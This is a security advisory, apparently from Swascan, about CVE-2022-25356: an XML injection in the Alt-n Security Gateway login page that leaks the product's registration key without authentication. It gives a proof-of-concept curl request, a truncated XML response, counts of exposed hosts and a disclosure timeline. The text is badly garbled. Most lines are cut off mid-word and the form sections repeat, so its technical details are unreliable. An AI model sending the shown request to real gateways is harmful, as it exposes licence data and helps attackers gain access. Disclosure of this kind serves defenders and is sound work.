Security Advisory: Alt-n Security Gateway (CVE-2022-25356)

Swascan Offensive Security Team has identified **1** vulnerability on **Alt-n Security Gateway** product, the vulnerability was found during a Penetration Test.

Product d

Alt-n develops
be more safe ag
accomplishes th

Swascan worke

Technical

Swascan's Cybe
Gateway

TOTAL RESULT
515

TOP COUNTRIE

United States
Germany
France
United Kingd
Italy
More...

TOP PORTS
4443
443
80
8080
10000
More...

TOP ORGANIZATIONS

Deutsche Telekom AG	26
IPGarde	12
Charter Communications Inc.	11

Internet Service Provider

```
HTTP/1.0 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
```

Vulnerability	CVSSv3.1	Severity
Unauthenticated registration key disclosure through XML Injection	**7.5 High**	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

In the following
evidence and a

Vulnerab

Unauthentica

Descripti

In Alt-n Securit
argument by ad
parser fails the
used (2FA), adm

Proof of

The following F
retrieving the S

# curl -kis "http.// target / SecurityGateway.dll?
view=login&redirect=true&9OW4L7RSDY=1"

The result of the previous curl is the following:

:ccezione: Err
:Language> <
:Code>it</Coc
队</Name>
:TermsOfUseF
:DaysLeft>14!
:ErrorCode>0
:URL_EMAILC
iroduct_id=Se
op=1&pr
iroduct_id=Se
iroduct_id=Se
iroduct_id=Se
iroduct_id=Se
iroduct_id=Se
iroduct_id=Se
:URL_SG_REL
:HOST>
:VIEW>login<
:BuiltYear>20(
:IsExternalAd
:Name>AutoE
:Name>Disabl
:Name>Displa
:Name>Langu
:Name>SendN
:Name>Terms
:Value>NO</V
:Value>YES</
:Value>YES</
:Value>YES</
:Value>YES</
:Value>NO</V
:Value>30</Va
:haracter. " Ri

Figure

regist

Cyber Incident Swascan Emergency

Contact us for immediate support

NAME*

SURNAME*

PHONE*

EMAIL*

MESSAGE*

☐ The undersigned, as data subject, DECLARES that I have read and understood the content of the privacy policy pursuant to Article 13, GDPR. AGREE to the processing of data in relation to the sending by the Data Controller of commercial and / or promotional communications relating to (i) own products / services, or (ii) products / services offered by third parties. The consent given may be revoked at any time by contacting the Data Controller at the addresses provided in the aforementioned privacy policy.

Figure 2 Working registration key for product update

Impact

An attacker can
through brute f
(since the admi
compromised a

Remediat

The application
arbitrary URL p
with the corres

Alt-n released a

Disclosur

- 17 February 2(
- 17 February 2(
- 17-February-2
- 18-February-2
- 25-February-2022: Vendor contacted by email (2nd time, no response)

- 25-February-2022: Vendor contacted by email (3rd time, vendor responded)

- 08-March-2022: Vendor responded and released an update

- 04-April-2022: Vulnerability disclosed

- 05-April-2022: Issued CVE-ID CVE-2022-25356

Sources a

- https://cwe.n
- https://ports
- https://www.
- https://cve.m

Sign up fo

The Swascan news
security to stay up

EMAIL

I declare that I have
service.

Cyber Incident Swascan Emergency

Contact us for immediate support

NAME*

SURNAME*

PHONE*

EMAIL*

MESSAGE*

The undersigned, as data subject, DECLARES that I have read and understood the content of the privacy policy pursuant to Article 13, GDPR. AGREE to the processing of data in relation to the sending by the Data Controller of commercial and / or promotional communications relating to (i) own products / services, or (ii) products / services offered by third parties. The consent given may be revoked at any time by contacting the Data Controller at the addresses provided in the aforementioned privacy policy.

NAVIGATION

Cyber Incident Swascan Emergency

Contact us for immediate support

NAME*

SURNAME*

PHONE*

EMAIL*

MESSAGE*

☐ The undersigned, as data subject, DECLARES that I have read and understood the content of the privacy policy pursuant to Article 13, GDPR. AGREE to the processing of data in relation to the sending by the Data Controller of commercial and / or promotional communications relating to (i) own products / services, or (ii) products / services offered by third parties. The consent given may be revoked at any time by contacting the Data Controller at the addresses provided in the aforementioned privacy policy.